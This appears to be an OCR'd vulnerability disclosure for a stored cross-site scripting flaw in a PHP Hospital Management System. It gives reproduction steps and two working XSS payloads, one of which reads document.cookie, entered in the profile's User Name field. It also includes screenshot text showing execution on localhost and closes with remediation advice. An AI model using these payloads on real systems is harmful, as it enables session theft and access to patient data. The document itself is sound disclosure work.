

1. Stored Cross-Site Scripting


Software Name: Hospital Management System
Download Link: *https://www.campcodes.com/downloads/complete-online-hospital-management-system-using-php-and-mysql-source-code/*

POC(s):
Step 1: Access the URL and log in as a patient user, as shown in the screenshot.




Step 2: After successfully logging in, click on "Update Profile" Under the Dashboard Module, as shown in the screenshot below.







Step 3: Enter the following payload into the "User Name" field and click on the update button, as shown in the screenshot below. It can be observed that the payload executes successfully, indicating that the application does not properly sanitize user input.

Payload: *<img src=x onerror=confirm(document.domain)>*





http://localhost/HospitalManagementSystem/hospital/hms/edit-profile.php
110%
HMS
Hospital Management System
test
MAIN NAVIGATION
Dashboard
Book Appointment
Appointment History
Medical History
City
Delhi
Gender
female
User Email
test@gmail.com
Update your email id
Update
© 2025 HMS. Developed by CampCodes


http://localhost/HospitalManagementSystem/hospital/hms/edit-profile.php
110%
HMS
Hospital Management System
MAIN NAVIGATION
Dashboard
Book Appointment
Appointment History
Medical History
USER | EDIT PROFILE
User / Edit Profile
Your Profile upd
localhost
localhost
OK
Cancel
Edit Profile
<img src=x onerror=confirm(document.domain)>'s Profile
Profile Reg. Date: 2016-12-30 11:04:39
Profile Last Updation Date: 2025-08-23 19:50:56
User Name
<img src=x onerror=confirm(document.domain)>
Read localhost

For the screenshot below, we have used the following payload:

Payload: *<img src=x onerror=confirm(document.cookie)>*



Remediation:

Validate and sanitize all input in the username field on the server side, allowing only expected characters (e.g., alphanumeric). Encode user data before rendering in the browser to prevent script execution. Use secure frameworks or libraries with built-in protection against injections. Regularly patch the application, follow secure coding practices, and conduct security testing to ensure the vulnerability is fully mitigated and does not reoccur.